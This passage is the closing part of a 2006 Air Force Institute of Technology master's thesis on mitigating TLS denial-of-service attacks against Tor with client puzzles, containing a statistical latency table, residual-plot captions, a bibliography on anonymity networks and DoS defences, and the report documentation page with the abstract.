100	18	26082.97	24390.31	27775.63	< 0.001
58	18	22648.25	20955.58	24340.91	< 0.001
38	18	13459.36	11766.70	15152.03	< 0.001
100	38	12623.61	10930.94	14316.27	< 0.001
58	38	9188.89	7496.22	10881.55	< 0.001
100	58	3434.72	1742.06	5127.398	< 0.001



Figure E.1: Residual Histogram for Latency



Figure E.2: Residual Versus Fitted Value for Latency



Figure E.3: Normal Probability Plot of the Residuals for Latency

Bibliography

1. The Anonymizer. www.anonymizer.com, June 2005.

2. Abadi, Martin, Mike Burrows, Mark Manasse, and Ted Wobber. "Moderately hard, memory-bound functions". *ACM Trans. Inter. Tech.*, 5(2):299–327, 2005. ISSN 1533-5399.

3. von Ahn, L., M. Blum, N. Hopper, and J. Langford. "CAPTCHA: Using hard AI problems for security". *Proceedings of Eurocrypt*, 294–311. 2003.

4. Andersen, David G. "Mayday: Distributed Filtering for Internet Services". *4th Usenix Symposium on Internet Technologies and Systems*. Seattle WA, USA, March 2003.

5. Aura, Tuomas, Pekka Nikander, and Jussipekka Leiwo. "DOS-Resistant Authentication with Client Puzzles". *Revised Papers from the 8th International Workshop on Security Protocols*, 170–177. Springer-Verlag, London, UK, 2001. ISBN 3-540-42566-7.

6. Back, Adam. "Hashcash - A Denial of Service Counter-Measure". http://www.hashcash.org/papers/hashcash.pdf, August 2002.

7. Back, Adam, Ulf Möller, and Anton Stiglic. "Traffic Analysis Attacks and Trade-Offs in Anonymity Providing Systems". Ira S. Moskowitz (editor), *Proceedings of Information Hiding Workshop (IH 2001)*, 245–257. Springer-Verlag, LNCS 2137, April 2001.

8. Berthold, Oliver, Hannes Federrath, and Stefan Köpsell. "Web MIXes: A system for anonymous and unobservable Internet access". H. Federrath (editor), *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, 115–129. Springer-Verlag, LNCS 2009, July 2000.

9. Berthold, Oliver, Andreas Pfitzmann, and Ronny Standtke. "The disadvantages of free MIX routes and how to overcome them". H. Federrath (editor), *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, 30–45. Springer-Verlag, LNCS 2009, July 2000.

10. Chaum, David. "Untraceable electronic mail, return addresses, and digital pseudonyms". *Communications of the ACM*, 4(2), February 1981.

11. Chaum, David. "The Dining Cryptographers Problem: Unconditional Sender and Recipient Untraceability". *Journal of Cryptology*, 1:65–75, 1988.

12. Chen, Shigang and Randy Chow. "A New Perspective in Defending against DDoS". *10th IEEE International Workshop on Future Trends of Distributed Computing Systems (FTDCS 2004)*, 186–190. May 2004.

13. Cox, Mark, Ralf Engelschall, Stephen Henson, and Ben Laurie. OpenSSL: The Open Source Toolkit for SSL/TLS. http://www.openssl.org, April 2005.

14. Dai, Wei. "PipeNet 1.1". Usenet post, August 1996.

15. Danezis, George. "Forward Secure Mixes". Jonsson Fisher-Hubner (editor), *Proceedings of 7th Nordic Workshop on Secure IT Systems*, 195–207. Karlstad, Sweden, November 2002.

16. Danezis, George. "Mix-networks with Restricted Routes". Roger Dingledine (editor), *Proceedings of Privacy Enhancing Technologies workshop (PET 2003)*. Springer-Verlag, LNCS 2760, March 2003.

17. Danezis, George, Roger Dingledine, and Nick Mathewson. "Mixminion: Design of a Type III Anonymous Remailer Protocol". *Proceedings of the 2003 IEEE Symposium on Security and Privacy*. May 2003.

18. Danezis, George and Len Sassaman. "Heartbeat Traffic to Counter (n-1) Attacks". *Proceedings of the Workshop on Privacy in the Electronic Society (WPES 2003)*. Washington DC, USA, October 2003.

19. Dean, Drew and Adam Stubblefield. "Using client puzzles to protect TLS". *Proceedings of the 10th Usenix Security Symposium*, 1–8. Washington DC, USA, August 2001.

20. Díaz, Claudia and Bart Preneel. "Reasoning about the Anonymity Provided by Pool Mixes that Generate Dummy Traffic". *Proceedings of 6th Information Hiding Workshop (IH 2004)*, LNCS. Toronto, Canada, May 2004.

21. Díaz, Claudia and Andrei Serjantov. "Generalising Mixes". Roger Dingledine (editor), *Proceedings of Privacy Enhancing Technologies workshop (PET 2003)*. Springer-Verlag, LNCS 2760, March 2003.

22. Díaz, Claudia, Stefaan Seys, Joris Claessens, and Bart Preneel. "Towards measuring anonymity". Roger Dingledine and Paul Syverson (editors), *Proceedings of Privacy Enhancing Technologies Workshop (PET 2002)*. Springer-Verlag, LNCS 2482, April 2002.

23. Dierks, T. and C. Allen. "Request For Comments (RFC) 2246 - The TLS Protocol Version 1.0". URL `http://www.faqs.org/rfcs/rfc2246.html`.

24. Dingledine, Roger, Michael J. Freedman, David Hopwood, and David Molnar. "A Reputation System to Increase MIX-net Reliability". Ira S. Moskowitz (editor), *Proceedings of Information Hiding Workshop (IH 2001)*, 126–141. Springer-Verlag, LNCS 2137, April 2001.

25. Dingledine, Roger, Nick Mathewson, and Paul Syverson. "Tor: The Second-Generation Onion Router". *Proceedings of the 13th USENIX Security Symposium*, 303–320. August 2004.

26. Dingledine, Roger, Vitaly Shmatikov, and Paul Syverson. "Synchronous Batching: From Cascades to Free Routes". *Proceedings of Privacy Enhancing Technologies workshop (PET 2004)*, volume 3424 of *LNCS*. May 2004.

27. Douceur, John. "The Sybil Attack". *Proceedings of the 1st International Peer To Peer Systems Workshop (IPTPS 2002)*, 251–260. March 2002.

28. Feamster, Nick and Roger Dingledine. "Location diversity in anonymity networks". *WPES '04: Proceedings of the 2004 ACM workshop on Privacy in the electronic society*, 66–76. ACM Press, New York NY, USA, 2004. ISBN 1-58113-968-3.

29. Fraser, Nicholas A., Richard A. Raines, and Rusty O. Baldwin. "Tor: An Anonymous Routing Network for Covert On-line Operations". *IOSphere: the Professional Journal of Joint Information Operations*, 44–47, Fall 2005.

30. Fraser, Nicholas A., Richard A. Raines, Rusty O. Baldwin, and Kenneth M. Hopkinson. "Mitigating Distributed Denial of Service Attacks in an Anonymous Routing Environment: Client Puzzles and Tor". Accepted for presentation and publication in the Proceedings of the International Conference on Information Warfare and Security, to be presented March 2006.

31. Freedman, Michael J. and Robert Morris. "Tarzan: A Peer-to-Peer Anonymizing Network Layer". *Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS 2002)*. Washington DC, USA, November 2002.

32. Godard, Sebatien. iostat. http://perso.wanadoo.fr/sebastien.godard/, January 2005.

33. Goel, Sharad, Mark Robson, Milo Polte, and Emin Gun Sirer. *Herbivore: A Scalable and Efficient Protocol for Anonymous Communication*. Technical Report 2003-1890, Cornell University, Ithaca NY, USA, February 2003.

34. Goldschlag, David M., Michael G. Reed, and Paul F. Syverson. "Hiding Routing Information". R. Anderson (editor), *Proceedings of Information Hiding: First International Workshop*, 137–150. Springer-Verlag, LNCS 1174, May 1996.

35. Golle, Philippe and Ari Juels. "Parallel Mixing". *Proceedings of the 11th ACM Conference on Computer and Communications Security (CCS 2004)*. ACM Press, October 2004.

36. Gülcü, Ceki and Gene Tsudik. "Mixing E-mail With Babel". *Proceedings of the Network and Distributed Security Symposium - NDSS '96*, 2–16. IEEE, February 1996.

37. H. Krawczyk, R. Canetti, M. Bellare. "Request For Comments (RFC) 2104 - HMAC: Keyed-Hashing for Message Authentication". URL `http://www.faqs.org/rfcs/rfc2104.html`.

38. Helsingius, Johan. "Johan Helsingius Gets Injunction In Scientology Case Privacy Protection of Anonymous Messages Still Unclear".

http://www.eff.org/Privacy/Anonymity/960923_penet_injunction.announce, September 1996.

39. Jain, Raj. *The Art of Computer Systems Performance Analysis*. John Wiley & Sons, Inc., New York NY, USA, first edition, 1991.

40. Jakobsson, Markus. "Flash mixing". *PODC '99: Proceedings of the eighteenth annual ACM symposium on Principles of distributed computing*, 83–89. ACM Press, New York NY, USA, 1999. ISBN 1-58113-099-6.

41. Keromytis, Angelos D., Vishal Misra, and Dan Rubenstein. "SOS: secure overlay services". *SIGCOMM Comput. Commun. Rev.*, 32(4):61–72, 2002. ISSN 0146-4833.

42. Kesdogan, Dogan, Jan Egner, and Roland Büschkes. "Stop-and-Go MIXes: Providing Probabilistic Anonymity in an Open System". *Proceedings of Information Hiding Workshop (IH 1998)*. Springer-Verlag, LNCS 1525, 1998.

43. Levine, Brian Neil and Clay Shields. "Hordes: a multicast based protocol for anonymity". *Journal of Computer Security*, 10(3):213–240, 2002. ISSN 0926-227X.

44. Möller, Ulf, Lance Cottrell, Peter Palfrader, and Len Sassaman. "Mixmaster Protocol — Version 2". Draft. http://www.abditum.com/mixmaster-spec.txt, July 2003.

45. Murdoch, Steven J. and George Danezis. "Low-Cost Traffic Analysis of Tor". *Proceedings of the 2005 IEEE Symposium on Security and Privacy*. IEEE CS, May 2005.

46. Parekh, Sameer. "Prospects for remailers". *First Monday*, 1(2), August 1996. URL `http://www.firstmonday.dk/issues/issue2/remailers`.

47. Park, DongGook, JungJoon Kim, Colin Boyd, and Ed Dawson. "Cryptographic Salt: A Countermeasure against Denial-of-Service Attacks". *ACISP '01: Proceedings of the 6th Australasian Conference on Information Security and Privacy*, 334–343. Springer-Verlag, London, UK, 2001. ISBN 3-540-42300-1.

48. Peng, Tao, Christopher Leckie, and Kotagiri Ramamohanarao. "Protection from Distributed Denial of Service Attack Using History-based IP Filtering". *Proceedings of IEEE International Conference on Communications (ICC 2003)*. 2003.

49. Pfitzmann, Andreas, Birgit Pfitzmann, and Michael Waidner. "ISDN-mixes: Untraceable communication with very small bandwidth overhead". *Proceedings of the GI/ITG Conference on Communication in Distributed Systems*, 451–463. February 1991.

50. Raymond, Jean-François. "Traffic Analysis: Protocols, Attacks, Design Issues, and Open Problems". H. Federrath (editor), *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, 10–29. Springer-Verlag, LNCS 2009, July 2000.

51. Reiter, Michael and Aviel Rubin. "Crowds: Anonymity for Web Transactions". *ACM Transactions on Information and System Security*, 1(1), June 1998.

52. Reiter, Michael and XiaoFeng Wang. "Fragile Mixing". *Proceedings of the 11th ACM Conference on Computer and Communications Security (CCS 2004)*. ACM Press, October 2004.

53. Rennhard, Marc and Bernhard Plattner. "Introducing MorphMix: Peer-to-Peer based Anonymous Internet Usage with Collusion Detection". *Proceedings of the Workshop on Privacy in the Electronic Society (WPES 2002)*. Washington DC, USA, November 2002.

54. Rivest, R. L., A. Shamir, and D. A. Wagner. *Time-lock Puzzles and Timed-release Crypto*. Technical report, Massachusetts Institute of Technology, Cambridge MA, USA, 1996.

55. Sangpachatanaruk, Chatree, Sherif M. Khattab, Taieb Znati, Rami Melhem, and Daniel Moss. "Design and analysis of a replicated elusive server scheme for mitigating denial of service attacks". *Journal of Systems and Software*, 73(1):15–29, 2004. ISSN 0164-1212.

56. Serjantov, Andrei and George Danezis. "Towards an Information Theoretic Metric for Anonymity". Roger Dingledine and Paul Syverson (editors), *Proceedings of Privacy Enhancing Technologies Workshop (PET 2002)*. Springer-Verlag, LNCS 2482, April 2002.

57. Serjantov, Andrei, Roger Dingledine, and Paul Syverson. "From a Trickle to a Flood: Active Attacks on Several Mix Types". Fabien Petitcolas (editor), *Proceedings of Information Hiding Workshop (IH 2002)*. Springer-Verlag, LNCS 2578, October 2002.

58. Serjantov, Andrei and Richard E. Newman. "On the Anonymity of Timed Pool Mixes". *Proceedings of the Workshop on Privacy and Anonymity Issues in Networked and Distributed Systems*, 427–434. Kluwer, Athens, Greece, May 2003.

59. Sherwood, Rob, Bobby Bhattacharjee, and Aravind Srinivasan. "P5: A Protocol for Scalable Anonymous Communication". *Proceedings of the 2002 IEEE Symposium on Security and Privacy*. May 2002.

60. Stavrou, Angelos, Debra L. Cook, William G. Morein, Angelos D. Keromytis, Vishal Misra, and Dan Rubenstein. "WebSOS: an overlay-based system for protecting web servers from denial of service attacks". *Comput. Networks*, 48(5):781–807, 2005. ISSN 1389-1286.

61. Stavrou, Angelos, Angelos D. Keromytis, Jason Nieh, Vishal Misra, and Dan Rubenstein. "MOVE: An End-to-End Solution To Network Denial of Service". *Proceedings of the ISOC Symposium on Network and Distributed System Security (SNDSS)*, 81–96. February 2005.

62. Syverson, Paul, Michael Reed, and David Goldschlag. "Onion Routing Access Configurations". *DARPA Information Survivability Conference and Exposition (DISCEX 2000)*, volume 1, 34–40. IEEE CS Press, 2000.

63. Syverson, Paul, Gene Tsudik, Michael Reed, and Carl Landwehr. "Towards an Analysis of Onion Routing Security". H. Federrath (editor), *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, 96–114. Springer-Verlag, LNCS 2009, July 2000.

64. Thomas, R., B. Mark, T. Johnson, and J. Croall. "NetBouncer: Client-legitimacy-based High-performance DDoS Filtering". *Proceedings of DISCEX III*, 14–25. April 2003.

65. Tóth, Gergely, Zoltán Hornák, and Ferenc Vajda. "Measuring Anonymity Revisited". Sanna Liimatainen and Teemupekka Virtanen (editors), *Proceedings of the Ninth Nordic Workshop on Secure IT Systems*, 85–90. Espoo, Finland, November 2004.

66. US-CERT. "Vulnerability Note VU#111677, Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)", October 2000. URL `http://www.kb.cert.org/vuls/id/111677`.

67. Wang, XiaoFeng and Michael K. Reiter. "Defending Against Denial-of-Service Attacks with Puzzle Auctions". *SP '03: Proceedings of the 2003 IEEE Symposium on Security and Privacy*, 78–93. IEEE Computer Society, Washington DC, USA, 2003. ISBN 0-7695-1940-7.

68. Wang, XiaoFeng and Michael K. Reiter. "Mitigating bandwidth-exhaustion attacks using congestion puzzles". *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, 257–267. ACM Press, New York NY, USA, 2004. ISBN 1-58113-961-6.

69. Waters, Brent, Ari Juels, J. Alex Halderman, and Edward W. Felten. "New client puzzle outsourcing techniques for DoS resistance". *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, 246–256. ACM Press, New York NY, USA, 2004. ISBN 1-58113-961-6.

70. Wynne, Secretary Michael W. and General T. Michael Moseley. "Air Force Mission Statement", December 2005.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

1. REPORT DATE *(DD–MM–YYYY)*	2. REPORT TYPE	3. DATES COVERED *(From — To)*
23–03–2006	Master's Thesis	Apr 2005 — Mar 2006

4. TITLE AND SUBTITLE

Mitigating Distributed Denial of Service Attacks
in an
Anonymous Routing Environment:
Client Puzzles and Tor

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Fraser, Nicholas A., Capt, USAF

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management (AFIT/EN)
2950 Hobson Way
WPAFB OH 45433-7765

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT/GCS/ENG/06-06

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

10. SPONSOR/MONITOR'S ACRONYM(S)

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

Approval for public release; distribution is unlimited.

13. SUPPLEMENTARY NOTES

14. ABSTRACT

Online intelligence operations use the Internet to gather information on the activity of U.S. adversaries. The security of these operations are paramount and one way to avoid being linked to the DoD is to use anonymous communication systems. One such system, Tor, anonymizes interactive TCP services. Tor uses the Transport Layer Security protocol and is thus vulnerable to a distributed denial-of-service (DDoS) attack that that can significantly delay data traversing the Tor network. This research uses client puzzles to mitigate the TLS DDoS attack. A novel puzzle protocol, the Memoryless Puzzle Protocol (MPP), is conceived, implemented, and analyzed for anonymity and DDoS vulnerabilities. Consequently, four new secondary DDoS and anonymity attacks are identified and defenses proposed. Furthermore, analysis of the MPP identified and resolved two important shortcomings of the generalized client puzzle technique. Attacks that normally induce victim CPU utilization rates of 80-100% are reduced to below 70%. Also, the puzzle implementation allows for user-data latency to be reduced by close to 50% during a large-scale attack.

15. SUBJECT TERMS

anonymous routing, anonymous communication, Tor, denial of service, client puzzles

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Dr. Richard A. Raines (ENG)
U	U	U	UU	122	19b. TELEPHONE NUMBER *(include area code)* (937) 255–6565, ext 4278